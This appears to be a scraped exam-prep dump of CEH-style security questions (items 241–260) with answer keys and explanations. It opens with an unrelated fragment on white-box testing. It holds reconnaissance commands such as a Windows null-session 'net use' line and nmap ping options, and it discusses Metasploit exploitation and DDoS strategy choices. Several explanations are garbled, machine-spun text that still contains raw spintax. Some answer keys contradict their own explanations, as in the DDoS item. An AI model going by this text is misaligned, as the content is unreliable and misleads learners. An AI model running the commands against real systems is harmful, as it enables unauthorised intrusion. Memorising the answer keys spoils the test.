this method of test design can uncover many errors or problems, it has the potential to miss unimplemented parts of the specification or missing requirements. Where white-box testing is design-driven,[1] that is, driven exclusively by agreed specifications of how each component of the software is required to behave (as in DO-178C and ISO 26262 processes) then white-box test techniques can accomplish assessment for unimplemented or missing requirements.
White-box test design techniques include the following code coverage criteria:
Control flow testing
Data flow testing
Branch testing
Statement coverage
Decision coverage
Modified condition/decision coverage
Prime path testing
Path testing

NEW QUESTION: 241
Which of the following is a command line packet analyzer similar to GUI-based Wireshark?
A. nessus
B. tcpdump
C. ethereal
D. jack the ripper
Answer: (SHOW ANSWER)
Tcpdump is a data-network packet analyzer computer program that runs under a command-line interface. It allows the user to display TCP/IP and other packets being transmitted or received over a network to which the computer is attached. Distributed under the BSD license, tcpdump is free software.
https://www.wireshark.org/
Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education.
NOTE: Wireshark is very similar to tcpdump, but has a graphical front-end, plus some integrated sorting and filtering options.

NEW QUESTION: 242
Techno Security Inc. recently hired John as a penetration tester. He was tasked with identifying open ports in the target network and determining whether the ports are online and any firewall rule sets are encountered.
John decided to perform a TCP SYN ping scan on the target network. Which of the following Nmap commands must John use to perform the TCP SYN ping scan?
A. nmap -sn -pp <target IP address>
B. nmap -sn -PO <target IP address>
C. nmap -sn -PS <target IP address>
D. nmap -sn -PA <target IP address>
Answer: C (LEAVE A REPLY)
In CEH v13 Module 03: Scanning Networks, under the Nmap Host Discovery Techniques, TCP SYN ping scan is explained as one of the methods used to determine whether a host is online by sending SYN packets to specified TCP ports.
When using Nmap:
-PS specifies a TCP SYN ping scan. It sends SYN packets to a given port (by default port 80, unless specified) to check whether a host is up and whether the port is open.
The response type to this SYN packet determines the host status:
If a SYN/ACK is received, it indicates the port is open, and the host is up.
If RST is received, the port is closed, but the host is still considered online.
If no response or ICMP unreachable is received, the host may be down or filtered.
Clarification of options:
A). -pp: This is not a valid Nmap option.
B). -PO: This sends IP Protocol Ping, used less frequently and not the same as SYN ping.
C). -PS: Correct. Performs a TCP SYN Ping Scan.
D). -PA: Sends TCP ACK Ping, used to determine firewall presence but not the same as SYN scan.
Reference from CEH v13 Study Guide and Course Material:
CEH v13 Official Module 03 - Scanning Networks, Slide: Nmap Host Discovery Techniques EC-Council iLabs - Scanning Networks Practical Lab Guide: Section on nmap -sn -PS Nmap Official Documentation (also referenced in CEH): https://nmap.org/book/man-host-discovery.html

NEW QUESTION: 243
Email is transmitted across the Internet using the Simple Mail Transport Protocol. SMTP does not encrypt email, leaving the information in the message vulnerable to being read by an unauthorized person. SMTP can upgrade a connection between two mail servers to use TLS. Email transmitted by SMTP over TLS is encrypted. What is the name of the command used by SMTP to transmit email over TLS?
A. OPPORTUNISTICTLS
B. UPGRADETLS
C. FORCETLS

D. STARTTLS
Answer: D (LEAVE A REPLY)
STARTTLS is an SMTP command that allows the client to upgrade an existing insecure connection to a secure, encrypted TLS connection. It is widely supported by SMTP servers and used to protect email transmissions from interception.
Reference - CEH v13 Official Study Guide:
Module 20: Cryptography
Section: Secure Email Communication
Quote:
"STARTTLS is an SMTP command used to initiate encryption on an existing plaintext connection using TLS." Incorrect Options:
A). Opportunistic TLS is a concept, not a command
B & C. UPGRADETLS and FORCETLS are not valid SMTP commands

NEW QUESTION: 244
jane invites her friends Alice and John over for a LAN party. Alice and John access Jane's wireless network without a password. However. Jane has a long, complex password on her router. What attack has likely occurred?
A. Wireless sniffing
B. Piggybacking
C. Evil twin
D. Wardriving
Answer: C (LEAVE A REPLY)
An evil twin may be a fraudulent Wi-Fi access point that appears to be legitimate but is about up to pay attention to wireless communications.[1] The evil twin is that the wireless LAN equivalent of the phishing scam.
This type of attack could also be wont to steal the passwords of unsuspecting users, either by monitoring their connections or by phishing, which involves fixing a fraudulent internet site and luring people there.
The attacker snoops on Internet traffic employing a bogus wireless access point. Unwitting web users could also be invited to log into the attacker's server, prompting them to enter sensitive information like usernames and passwords. Often, users are unaware they need been duped until well after the incident has occurred.
When users log into unsecured (non-HTTPS) bank or e-mail accounts, the attacker intercepts the transaction, since it's sent through their equipment. The attacker is additionally ready to hook up with other networks related to the users' credentials.
Fake access points are found out by configuring a wireless card to act as an access point (known as HostAP).
they're hard to trace since they will be shut off instantly. The counterfeit access point could also be given an equivalent SSID and BSSID as a close-by Wi-Fi network. The evil twin are often configured to pass Internet traffic through to the legitimate access point while monitoring the

victim's connection, or it can simply say the system is temporarily unavailable after obtaining a username and password.

NEW QUESTION: 245
During the enumeration phase. Lawrence performs banner grabbing to obtain information such as OS details and versions of services running. The service that he enumerated runs directly on TCP port 445.
Which of the following services is enumerated by Lawrence in this scenario?
A. Server Message Block (SMB)
B. Network File System (NFS)
C. Remote procedure call (RPC)
D. Telnet
Answer: A (LEAVE A REPLY)
Worker Message Block (SMB) is an organization document sharing and information texture convention. SMB is utilized by billions of gadgets in a different arrangement of working frameworks, including Windows, MacOS, iOS , Linux, and Android. Customers use SMB to get to information on workers. This permits sharing of records, unified information the board, and brought down capacity limit needs for cell phones.
Workers additionally use SMB as a feature of the Software-characterized Data Center for outstanding burdens like grouping and replication.
Since SMB is a far off record framework, it requires security from assaults where a Windows PC may be fooled into reaching a pernicious worker running inside a confided in organization or to a far off worker outside the organization edge. Firewall best practices and arrangements can upgrade security keeping malevolent traffic from leaving the PC or its organization.
For Windows customers and workers that don't have SMB shares, you can obstruct all inbound SMB traffic utilizing the Windows Defender Firewall to keep far off associations from malignant or bargained gadgets. In the Windows Defender Firewall, this incorporates the accompanying inbound principles.

You should also create a new blocking rule to override any other inbound firewall rules. Use the following suggested settings for any Windows clients or servers that do not host SMB Shares:
Name: Block all inbound SMB 445
Description: Blocks all inbound SMB TCP 445 traffic. Not to be applied to domain controllers or computers that host SMB shares.
Action: Block the connection

Programs: All
Remote Computers: Any
Protocol Type: TCP
Local Port: 445
Remote Port: Any
Profiles: All
Scope (Local IP Address): Any
Scope (Remote IP Address): Any
Edge Traversal: Block edge traversal
You must not globally block inbound SMB traffic to domain controllers or file servers. However, you can restrict access to them from trusted IP ranges and devices to lower their attack surface. They should also be restricted to Domain or Private firewall profiles and not allow Guest/Public traffic.

NEW QUESTION: 246
A company's policy requires employees to perform file transfers using protocols which encrypt traffic. You suspect some employees are still performing file transfers using unencrypted protocols because the employees do not like changes. You have positioned a network sniffer to capture traffic from the laptops used by employees in the data ingest department. Using Wireshark to examine the captured traffic, which command can be used as display filter to find unencrypted file transfers?
A. tcp.port == 21
B. tcp.port = 23
C. tcp.port == 21 || tcp.port == 22
D. tcp.port != 21
Answer: A (LEAVE A REPLY)
TCP port 21 is used by the File Transfer Protocol (FTP), which is an unencrypted protocol. To detect if unencrypted file transfers are taking place, you can apply the Wireshark display filter: tcp.port == 21
This will show all traffic to and from FTP servers. Since FTP transmits usernames, passwords, and data in clear text, its use would violate the company's policy.
CEH v13 states:
"FTP (Port 21) is a cleartext protocol vulnerable to sniffing. To enforce secure communication, companies often transition to SFTP (over SSH, port 22) or FTPS (FTP over TLS/SSL)." Incorrect Options:
* B. Port 23 is used for Telnet, not FTP.
* C. Combining FTP (21) and SSH/SFTP (22) would include encrypted traffic, which is not what you're trying to isolate.
* D. tcp.port != 21 filters out FTP traffic, which is the opposite of the intended goal.
Reference - CEH v13 Guide:
Module 01: Introduction to Ethical Hacking

Subsection: Sniffing and Cleartext Protocols
Wireshark iLab: Identifying FTP Traffic

NEW QUESTION: 247
An ethical hacker is hired to conduct a comprehensive network scan of a large organization that strongly suspects potential intrusions into their internal systems. The hacker decides to employ a combination of scanning tools to obtain a detailed understanding of the network. Which sequence of actions would provide the most comprehensive information about the network's status?
A. Initiate with Nmap for a ping sweep, then use Metasploit to scan for open ports and services, and finally use Hping3 to perform remote OS fingerprinting
B. Use Hping3 for an ICMP ping scan on the entire subnet, then use Nmap for a SYN scan on identified active hosts, and finally use Metasploit to exploit identified vulnerabilities
C. Start with Hping3 for a UDP scan on random ports, then use Nmap for a version detection scan, and finally use Metasploit to exploit detected vulnerabilities
D. Begin with NetScanTools Pro for a general network scan, then use Nmap for OS detection and version detection, and finally perform an SYN flooding with Hping3
Answer: (SHOW ANSWER)
The sequence of actions that would provide the most comprehensive information about the network's status is to use Hping3 for an ICMP ping scan on the entire subnet, then use Nmap for a SYN scan on identified active hosts, and finally use Metasploit to exploit identified vulnerabilities. This sequence of actions works as follows:
Use Hping3 for an ICMP ping scan on the entire subnet: This action is used to discover the active hosts on the network by sending ICMP echo request packets to each possible IP address on the subnet and waiting for ICMP echo reply packets from the hosts. Hping3 is a command-line tool that can craft and send custom packets, such as TCP, UDP, or ICMP, and analyze the responses. By using Hping3 for an ICMP ping scan, the hacker can quickly and efficiently identify the live hosts on the network, as well as their response times and packet loss rates12.
Use Nmap for a SYN scan on identified active hosts: This action is used to scan the open ports and services on the active hosts by sending TCP SYN packets to a range of ports and analyzing the TCP responses. Nmap is a popular and powerful tool that can perform various types of network scans, such as port scanning, service detection, OS detection, and vulnerability scanning. By using Nmap for a SYN scan, the hacker can determine the state of the ports on the active hosts, such as open, closed, filtered, or unfiltered, as well as the services and protocols running on them. A SYN scan is also known as a stealth scan, as it does not complete the TCP three-way handshake and thus avoids logging on the target system34.
Use Metasploit to exploit identified vulnerabilities: This action is used to exploit the vulnerabilities on the active hosts by using pre-built or custom modules that leverage the open ports and services. Metasploit is a framework that contains a collection of tools and modules for penetration testing and exploitation. By using Metasploit, the hacker can launch various attacks on the active hosts, such as remote code execution, privilege escalation, or backdoor installation, and gain

access to the target system or data. Metasploit can also be used to perform post-exploitation tasks, such as gathering information, maintaining persistence, or pivoting to other systems .
The other options are not as comprehensive as option B for the following reasons:
A). Initiate with Nmap for a ping sweep, then use Metasploit to scan for open ports and services, and finally use Hping3 to perform remote OS fingerprinting: This option is not optimal because it does not use the tools in the most efficient and effective way. Nmap can perform a ping sweep, but it is slower and less flexible than Hping3, which can craft and send custom packets. Metasploit can scan for open ports and services, but it is more suitable for exploitation than scanning, and it relies on Nmap for port scanning anyway. Hping3 can perform remote OS fingerprinting, but it is less accurate and reliable than Nmap, which can use various techniques and probes to determine the OS type and version13 .
C). Start with Hping3 for a UDP scan on random ports, then use Nmap for a version detection scan, and finally use Metasploit to exploit detected vulnerabilities: This option is not effective because it does not use the best scanning methods and techniques. Hping3 can perform a UDP scan, but it is slower and less reliable than a TCP scan, as UDP is a connectionless protocol that does not always generate responses. Scanning random ports is also inefficient and incomplete, as it may miss important ports or services. Nmap can perform a version detection scan, but it is more useful to perform a port scan first, as it can narrow down the scope and speed up the scan. Metasploit can exploit detected vulnerabilities, but it is not clear how the hacker can identify the vulnerabilities without performing a vulnerability scan first13 .
D). Begin with NetScanTools Pro for a general network scan, then use Nmap for OS detection and version detection, and finally perform an SYN flooding with Hping3: This option is not comprehensive because it does not cover all the aspects and objectives of a network scan. NetScanTools Pro is a graphical tool that can perform various network tasks, such as ping, traceroute, DNS lookup, or port scan, but it is less powerful and versatile than Nmap or Hping3, which can perform more advanced and customized scans. Nmap can perform OS detection and version detection, but it is more useful to perform a port scan first, as it can provide more information and insights into the target system. Performing an SYN flooding with Hping3 is not a network scan, but a denial-of-service attack, which can disrupt the network and alert the target system, and it is not an ethical or legal action for a hired hacker13 .
References:
1: Hping - Wikipedia
2: Hping3 Examples - NetworkProGuide
3: Nmap - Wikipedia
4: Nmap Tutorial: From Discovery to Exploits - Part 1: Introduction to Nmap | HackerTarget.com
5: Metasploit Project - Wikipedia
6: Metasploit Unleashed - Offensive Security
7: NetScanTools Pro - Northwest Performance Software, Inc.

NEW QUESTION: 248
What is the following command used for?

net use \target\ipc$ "" /u:""
A. Grabbing the etc/passwd file
B. Grabbing the SAM
C. Connecting to a Linux computer through Samba.
D. This command is used to connect as a null session
E. Enumeration of Cisco routers
Answer: D (LEAVE A REPLY)
The given command is used to establish a null session connection with the IPC$ share on a Windows machine. IPC$ (Inter-Process Communication) is a special hidden share used for Windows inter-process communication, and when connected with blank credentials, it allows anonymous access to certain system information - a common step in enumeration.
Command breakdown:
net use \target\ipc$ "" /u:""
Initiates a connection using a blank username and password (null session).
From CEH v13 Courseware:
Module 04: Enumeration
Topic: Null Sessions and SMB Enumeration
CEH v13 Study Guide states:
"A null session allows unauthorized users to connect to a Windows machine and extract information like usernames, shares, and policies. Null sessions exploit the default settings of the IPC$ share and are typically initiated using net use commands." Incorrect Options:
A/B: Accessing the etc/passwd or SAM directly is not the function of this command.
C: Samba uses SMB, but this is targeting a Windows system.
E: Cisco router enumeration involves SNMP, not Windows IPC$.
Reference:CEH v13 Study Guide - Module 4: Enumeration # Subtopic: Null SessionsMicrosoft KB:
Overview of NULL session connections and IPC$

NEW QUESTION: 249
Which system consists of a publicly available set of databases that contain domain name registration contact information?
A. WHOIS
B. CAPTCHA
C. IANA
D. IETF
Answer: A (LEAVE A REPLY)
WHOIS is an Internet service that allows users to query domain name registries to retrieve information about registered domain names. It includes data such as:
Registrant's name and contact information
Domain creation and expiration dates
Registrar details and name servers

WHOIS is often used during the reconnaissance phase in penetration testing.
Reference - CEH v13 Official Study Guide:
Module 2: Footprinting and Reconnaissance
Quote:
"WHOIS databases provide public domain registration details including contact names, email addresses, and registrar information. This is useful for initial reconnaissance." Incorrect Options:
B). CAPTCHA is used to distinguish human users from bots.
C). IANA oversees global IP address allocation and DNS root zone management.
D). IETF is responsible for internet standards, not registrant databases.

NEW QUESTION: 250
You have been hired as an intern at a start-up company. Your first task is to help set up a basic web server for the company's new website. The team leader has asked you to make sure the server is secure from common - threats. Based on your knowledge from studying for the CEH exam, which of the following actions should be your priority to secure the web server?
A. Installing a web application firewall
B. limiting the number of concurrent connections to the server
C. Encrypting the company's website with SSL/TLS
D. Regularly updating and patching the server software
Answer: D (LEAVE A REPLY)
One of the most important actions to secure a web server from common threats is to regularly update and patch the server software. This includes the operating system, the web server software, the database software, and any other applications or frameworks that run on the server. Updating and patching the server software can fix known vulnerabilities, bugs, or errors that could be exploited by attackers to compromise the server or the website. Failing to update and patch the server software can expose the server to common attacks, such as SQL injection, cross-site scripting, remote code execution, denial-of-service, etc.
Installing a web application firewall, limiting the number of concurrent connections to the server, and encrypting the company's website with SSL/TLS are also good practices to secure a web server, but they are not as critical as updating and patching the server software. A web application firewall can filter and block malicious requests, but it cannot prevent attacks that exploit unpatched vulnerabilities in the server software.
Limiting the number of concurrent connections to the server can prevent overload and improve performance, but it cannot stop attackers from sending malicious requests or payloads.
Encrypting the company's website with SSL/TLS can protect the data in transit between the server and the client, but it cannot protect the data at rest on the server or prevent attacks that target the server itself.
Therefore, the priority action to secure a web server from common threats is to regularly update and patch the server software.
References:
Web Server Security- Beginner's Guide - Astra Security Blog

Top 10 Web Server Security Best Practices | Liquid Web
21 Server Security Tips & Best Practices To Secure Your Server - phoenixNAP

NEW QUESTION: 251
A malicious user has acquired a Ticket Granting Service from the domain controller using a valid user's Ticket Granting Ticket in a Kerberoasting attack. He exhorted the TGS tickets from memory for offline cracking. But the attacker was stopped before he could complete his attack. The system administrator needs to investigate and remediate the potential breach. What should be the immediate step the system administrator takes?
A. Perform a system reboot to clear the memory
B. Delete the compromised user's account
C. Change the NTLM password hash used to encrypt the ST
D. invalidate the TGS the attacker acquired
Answer: D (LEAVE A REPLY)
A Kerberoasting attack is a technique that exploits the Kerberos authentication protocol to obtain the password hash of a service account that has a Service Principal Name (SPN). An attacker can request a service ticket (TGS) for the SPN using a valid user's ticket (TGT) and then attempt to crack the password hash offline. To prevent the attacker from using the TGS to access the service, the system administrator should invalidate the TGS as soon as possible. This can be done by changing the password of the service account, which will generate a new password hash and render the old TGS useless. Alternatively, the system administrator can use tools like Mimikatz to purge the TGS from the memory of the domain controller or the client system. Performing a system reboot, deleting the compromised user's account, or changing the NTLM password hash used to encrypt the ST are not effective ways to invalidate the TGS, as they do not affect the encryption of the TGS or the validity of the TGT. References:
* EC-Council CEHv12 Courseware Module 11: Hacking Webservers, page 11-24
* What is a Kerberoasting Attack? - CrowdStrike
* How to Perform Kerberoasting Attacks: The Ultimate Guide - StationX

NEW QUESTION: 252
Don, a student, came across a gaming app in a third-party app store and Installed it. Subsequently, all the legitimate apps in his smartphone were replaced by deceptive applications that appeared legitimate. He also received many advertisements on his smartphone after Installing the app. What is the attack performed on Don in the above scenario?
A. SMS phishing attack
B. SIM card attack
C. Agent Smith attack
D. Clickjacking
Answer: C (LEAVE A REPLY)
Agent Smith Attack

Agent Smith attacks are carried out by luring victims into downloading and installing malicious apps designed and published by attackers in the form of games, photo editors, or other attractive tools from third-party app stores such as 9Apps. Once the user has installed the app, the core malicious code inside the application infects or replaces the legitimate apps in the victim's mobile device C&C commands. The deceptive application replaces legitimate apps such as WhatsApp, SHAREit, and MX Player with similar infected versions. The application sometimes also appears to be an authentic Google product such as Google Updater or Themes. The attacker then produces a massive volume of irrelevant and fraudulent advertisements on the victim's device through the infected app for financial gain. Attackers exploit these apps to steal critical information such as personal information, credentials, and bank details, from the victim's mobile device through C&C commands.

NEW QUESTION: 253

As a security analyst for Sky Secure Inc., you are working with a client that uses a multi-cloud strategy, utilizing services from several cloud providers. The client wants to implement a system that will provide unified security management across all their cloud platforms. They need a solution that allows them to consistently enforce security policies, identify and respond to threats, and maintain visibility of all their cloud resources. Which of the following should you recommend as the best solution?

A. Use a hardware-based firewall to secure all cloud resources.

B. implement separate security management tools for each cloud platform.

C. Use a Cloud Access Security Broker (CASB).

D. Rely on the built-in security features of each cloud platform.

Answer: (SHOW ANSWER)

A Cloud Access Security Broker (CASB) is a security policy enforcement point, either on-premises or in the cloud, that administers an organization's enterprise security policies when users attempt to access its cloud- based resources. A CASB can provide unified security management across multiple cloud platforms, as it can monitor cloud activity, enforce security policies, identify and respond to threats, and maintain visibility of all cloud resources. A CASB can also integrate with other security tools, such as data loss prevention (DLP), encryption, malware detection, and identity and access management (IAM), to enhance the security posture of the organization.

The other options are not as effective or feasible as using a CASB. Using a hardware-based firewall to secure all cloud resources may not be compatible with the dynamic and scalable nature of the cloud, as it may introduce latency, complexity, and cost. Implementing separate security management tools for each cloud platform may create inconsistency, inefficiency, and confusion, as each tool may have different features, interfaces, and configurations. Relying on the built-in security features of each cloud platform may not be sufficient or comprehensive, as each platform may have different levels of security, compliance, and functionality. References:

* What Is a Cloud Access Security Broker (CASB)? | Microsoft
* What Is a CASB? - Cloud Access Security Broker - Cisco

* What is a Cloud Access Security Broker (CASB)?

NEW QUESTION: 254
What is the common name for a vulnerability disclosure program opened by companies In platforms such as HackerOne?
A. Vulnerability hunting program
B. Bug bounty program
C. White-hat hacking program
D. Ethical hacking program
Answer: (SHOW ANSWER)
Bug bounty programs allow independent security researchers to report bugs to an companies and receive rewards or compensation. These bugs area unit sometimes security exploits and vulnerabilities, although they will additionally embody method problems, hardware flaws, and so on.
The reports area unit usually created through a program travel by associate degree freelance third party (like Bugcrowd or HackerOne). The companies can got wind of (and run) a program curated to the organization's wants.
Programs is also non-public (invite-only) wherever reports area unit unbroken confidential to the organization or public (where anyone will sign in and join). they will happen over a collection timeframe or with without stopping date (though the second possibility is a lot of common).
Who uses bug bounty programs?
Many major organizations use bug bounties as an area of their security program, together with AOL, Android, Apple, Digital Ocean, and goldman Sachs. you'll read an inventory of all the programs offered by major bug bounty suppliers, Bugcrowd and HackerOne, at these links.
Why do corporations use bug bounty programs?
Bug bounty programs provide corporations the flexibility to harness an outsized cluster of hackers so as to seek out bugs in their code.
This gives them access to a bigger variety of hackers or testers than they'd be able to access on a one-on-one basis. It {can also|also will|can even|may also|may} increase the probabilities that bugs area unit found and reported to them before malicious hackers can exploit them.
It may also be an honest publicity alternative for a firm. As bug bounties became a lot of common, having a bug bounty program will signal to the general public and even regulators that a corporation incorporates a mature security program.
This trend is likely to continue, as some have began to see bug bounty programs as an business normal that all companies ought to invest in.
Why do researchers and hackers participate in bug bounty programs?
Finding and news bugs via a bug bounty program may end up in each money bonuses and recognition. In some cases, it will be a good thanks to show real-world expertise once you are looking for employment, or will even facilitate introduce you to parents on the protection team within an companies.

This can be full time income for a few of us, income to supplement employment, or the way to point out off your skills and find a full time job.
It may also be fun! it is a nice (legal) probability to check out your skills against huge companies and government agencies.
What area unit the disadvantages of a bug bounty program for independent researchers and hackers?
A lot of hackers participate in these varieties of programs, and it will be tough to form a major quantity of cash on the platform.
In order to say the reward, the hacker has to be the primary person to submit the bug to the program. meaning that in apply, you may pay weeks searching for a bug to use, solely to be the person to report it and build no cash.
Roughly ninety seven of participants on major bug bounty platforms haven't sold-out a bug.
In fact, a 2019 report from HackerOne confirmed that out of quite three hundred,000 registered users, solely around two.5% received a bounty in their time on the platform.
Essentially, most hackers are not creating a lot of cash on these platforms, and really few square measure creating enough to switch a full time wage (plus they do not have advantages like vacation days, insurance, and retirement planning).
What square measure the disadvantages of bug bounty programs for organizations?
These programs square measure solely helpful if the program ends up in the companies realizeing issues that they weren't able to find themselves (and if they'll fix those problems)!
If the companies is not mature enough to be able to quickly rectify known problems, a bug bounty program is not the right alternative for his or her companies.
Also, any bug bounty program is probably going to draw in an outsized range of submissions, several of which can not be high-quality submissions. a corporation must be ready to cope with the exaggerated volume of alerts, and also the risk of a coffee signal to noise magnitude relation (essentially that it's probably that they're going to receive quite few unhelpful reports for each useful report).
Additionally, if the program does not attract enough participants (or participants with the incorrect talent set, and so participants are not able to establish any bugs), the program is not useful for the companies.
The overwhelming majority of bug bounty participants consider web site vulnerabilities (72%, per HackerOn), whereas solely a number of (3.5%) value more highly to seek for package vulnerabilities.
This is probably because of the actual fact that hacking in operation systems (like network hardware and memory) needs a big quantity of extremely specialised experience. this implies that firms may even see vital come on investment for bug bounties on websites, and not for alternative applications, notably those that need specialised experience.
This conjointly implies that organizations which require to look at AN application or web site among a selected time-frame may not need to rely on a bug bounty as there is no guarantee of once or if they receive reports.

Finally, it are often probably risky to permit freelance researchers to try to penetrate your network. this could end in public speech act of bugs, inflicting name harm within the limelight (which could end in individuals not eager to purchase the organizations' product or service), or speech act of bugs to additional malicious third parties, United Nations agency may use this data to focus on the organization.

NEW QUESTION: 255

_____ is a type of phishing that targets high-profile executives such as CEOs, CFOs, politicians, and celebrities who have access to confidential and highly valuable information.

A. Spear phishing

B. Whaling

C. Vishing

D. Phishing

Answer: (SHOW ANSWER)

According to CEH v13 Module 09: Social Engineering, Whaling is a specific type of phishing attack that targets senior executives and high-value individuals.

It's called "whaling" because these individuals are the "big fish."

Attacks are highly targeted and customized, often using knowledge of the executive's company, responsibilities, or communication style.

The goal is to gain access to sensitive systems, financial assets, or confidential data.

Option Breakdown:

A). Spear phishing: Targeted phishing but not necessarily aimed at high-profile executives.

B). Whaling: Correct - phishing directed at C-level or VIP targets.

C). Vishing: Voice phishing - conducted over telephone/VoIP.

D). Phishing: General term - broader category.

Reference:

Module 09 - Social Engineering Techniques: Whaling vs. Phishing

CEH Engage Labs: Simulated Whaling and Spear Phishing Attacks

NEW QUESTION: 256

A group of hackers were roaming around a bank office building in a city, driving a luxury car. They were using hacking tools on their laptop with the intention to find a free-access wireless network. What is this hacking process known as?

A. GPS mapping

B. Spectrum analysis

C. Wardriving

D. Wireless sniffing

Answer: (SHOW ANSWER)

In CEH v13 Module 11: Hacking Wireless Networks, Wardriving is explained as the practice of driving around with a Wi-Fi-enabled device to detect open or vulnerable wireless networks.

Key Characteristics of Wardriving:

Involves using laptops, smartphones, or specialized devices with Wi-Fi antennas.
Tools like NetStumbler, Kismet, or WiGLE may be used.
Often includes GPS tagging of discovered networks.
Used to identify unsecured access points for later exploitation.
Option Clarification:
A). GPS mapping: May be used with wardriving, but not the act itself.
B). Spectrum analysis: Measures RF spectrum usage; not network discovery.
C). Wardriving: Correct - searching for Wi-Fi networks while driving.
D). Wireless sniffing: Captures traffic; can happen during wardriving, but broader in scope.
Reference:
Module 11 - Wireless Attack Techniques # Wardriving Explained
CEH iLabs: Wi-Fi Network Discovery with Kismet

NEW QUESTION: 257
An experienced cyber attacker has created a fake Linkedin profile, successfully impersonating a high-ranking official from a well-established company, to execute a social engineering attack. The attacker then connected with other employees within the organization, receiving invitations to exclusive corporate events and gaining access to proprietary project details shared within the network. What advanced social engineering technique has the attacker primarily used to exploit the system and what is the most likely immediate threat to the organization?
A. Pretexting and Network Vulnerability
B. Spear Phishing and Spam
C. Whaling and Targeted Attacks
D. Baiting and Involuntary Data Leakage
Answer: C (LEAVE A REPLY)
Whaling is an advanced social engineering technique that targets high-profile individuals, such as executives, managers, or celebrities, by impersonating them or someone they trust, such as a colleague, partner, or vendor. The attacker creates a fake Linkedin profile, pretending to be a high-ranking official from a well- established company, and uses it to connect with other employees within the organization. The attacker then leverages the trust and authority of the fake profile to gain access to exclusive corporate events and proprietary project details shared within

the network. This way, the attacker can launch targeted attacks against the organization, such as stealing sensitive data, compromising systems, or extorting money.
The most likely immediate threat to the organization is the loss of confidential information and intellectual property, which can damage the organization's reputation, competitiveness, and profitability. The attacker can also use the information to launch further attacks, such as ransomware, malware, or sabotage, against the organization or its partners and customers.
The other options are not as accurate as whaling for describing this scenario. Pretexting is a social engineering technique that involves creating a false scenario or identity to obtain information or access from a victim.
However, pretexting usually involves direct communication with the victim, such as a phone call or an email, rather than creating a fake Linkedin profile and connecting with the victim's network.
Spear phishing is a social engineering technique that involves sending a personalized and targeted email to a specific individual or group, usually containing a malicious link or attachment. However, spear phishing does not involve creating a fake Linkedin profile and connecting with the victim's network. Baiting and involuntary data leakage are not social engineering techniques, but rather possible outcomes of social engineering attacks.
Baiting is a technique that involves offering something enticing to the victim, such as a free download, a gift card, or a job opportunity, in exchange for information or access. Involuntary data leakage is a situation where the victim unintentionally or unknowingly exposes sensitive information to the attacker, such as by clicking on a malicious link, opening an infected attachment, or using an unsecured network. References:
* Whaling: What is a whaling attack?
* Advanced Social Engineering Attack Techniques
* Top 8 Social Engineering Techniques and How to Prevent Them

NEW QUESTION: 258
A well-resourced attacker intends to launch a highly disruptive DDoS attack against a major online retailer.
The attacker aims to exhaust all the network resources while keeping their identity concealed. Their method should be resistant to simple defensive measures such as IP-based blocking.
Based on these objectives, which of the following attack strategies would be most effective?
A. The attacker should instigate a protocol-based SYN flood attack, consuming connection state tables on the retailer's servers
B. The attacker should execute a simple ICMP flood attack from a single IP, exploiting the retailer's ICMP processing
C. The attacker should leverage a botnet to launch a Pulse Wave attack, sending high-volume traffic pulses at regular intervals
D. The attacker should initiate a volumetric flood attack using a single compromised machine to overwhelm the retailer's network bandwidth
Answer: A (LEAVE A REPLY)

A Pulse Wave attack is a type of DDoS attack that uses a botnet to send high-volume traffic pulses at regular intervals, typically lasting for a few minutes each. The attacker can adjust the frequency and duration of the pulses to maximize the impact and evade detection. A Pulse Wave attack can exhaust the network resources of the target, as well as the resources of any DDoS mitigation service that the target may use. A Pulse Wave attack can also conceal the attacker's identity, as the traffic originates from multiple sources that are part of the botnet. A Pulse Wave attack can bypass simple defensive measures, such as IP-based blocking, as the traffic can appear legitimate and vary in source IP addresses.
The other options are less effective or feasible for the attacker's objectives. A protocol-based SYN flood attack is a type of DDoS attack that exploits the TCP handshake process by sending a large number of SYN requests to the target server, without completing the connection. This consumes the connection state tables on the server, preventing it from accepting new connections. However, a SYN flood attack can be easily detected and mitigated by using SYN cookies or firewalls. A SYN flood attack can also expose the attacker's identity, as the source IP addresses of the SYN requests can be traced back to the attacker. An ICMP flood attack is a type of DDoS attack that sends a large number of ICMP packets, such as ping requests, to the target server, overwhelming its ICMP processing capacity. However, an ICMP flood attack from a single IP can be easily blocked by using IP-based filtering or disabling ICMP responses. An ICMP flood attack can also reveal the attacker's identity, as the source IP address of the ICMP packets can be identified. A volumetric flood attack is a type of DDoS attack that sends a large amount of traffic to the target server, saturating its network bandwidth and preventing legitimate users from accessing it. However, a volumetric flood attack using a single compromised machine may not be sufficient to overwhelm the network bandwidth of a major online retailer, as the attacker's machine may have limited bandwidth itself. A volumetric flood attack can also be detected and mitigated by using traffic shaping or rate limiting techniques. References:
* Pulse Wave DDoS Attacks: What You Need to Know
* DDoS Attack Prevention: 7 Effective Mitigation Strategies
* DDoS Attack Types: Glossary of Terms
* DDoS Attacks: What They Are and How to Protect Yourself
* DDoS Attack Prevention: How to Protect Your Website

NEW QUESTION: 259
A penetration tester is assessing a company's executive team for vulnerability to sophisticated social engineering attacks by impersonating a trusted vendor and leveraging internal communications. What is the most effective social engineering technique to obtain sensitive executive credentials without being detected?
A. Develop a fake social media profile to connect with executives and request private information
B. Conduct a phone call posing as the CEO to request immediate password changes
C. Create a targeted spear-phishing email that references recent internal projects and requests credential verification
D. Send a mass phishing email with a malicious link disguised as a company-wide update

Answer: (SHOW ANSWER)
CEH categorizes spear phishing as a highly targeted, research-driven social engineering technique that tailors the message to the victim's role, responsibilities, and current organizational activities. When attackers reference specific internal projects, personnel names, vendor relationships, or operational details, the message appears authentic and bypasses normal suspicion. Executives are especially vulnerable because they routinely receive sensitive operational updates and work closely with vendors and partners, making them prime targets for tailored deception. CEH stresses that spear phishing is significantly more effective than generic phishing because personalization increases trust. Social media-based attempts and mass phishing lack specificity and raise suspicion. Impersonating the CEO over the phone is riskier and more detectable due to real-time human interaction. A targeted spear-phishing email referencing internal projects best aligns with CEH-described advanced social engineering strategy.

NEW QUESTION: 260
While examining audit logs, you discover that people are able to telnet into the SMTP server on port 25. You would like to block this, though you do not see any evidence of an attack or other wrongdoing. However, you are concerned about affecting the normal functionality of the email server. From the following options choose how best you can achieve this objective:
A. Block port 25 at the firewall.
B. Shut off the SMTP service on the server.
C. Force all connections to use a username and password.
D. Switch from Windows Exchange to UNIX Sendmail.
E. None of the above.
Answer: C (LEAVE A REPLY)
Telnetting into port 25 allows users to manually issue SMTP commands. While not necessarily malicious, it can be abused (e.g., for spamming or probing).
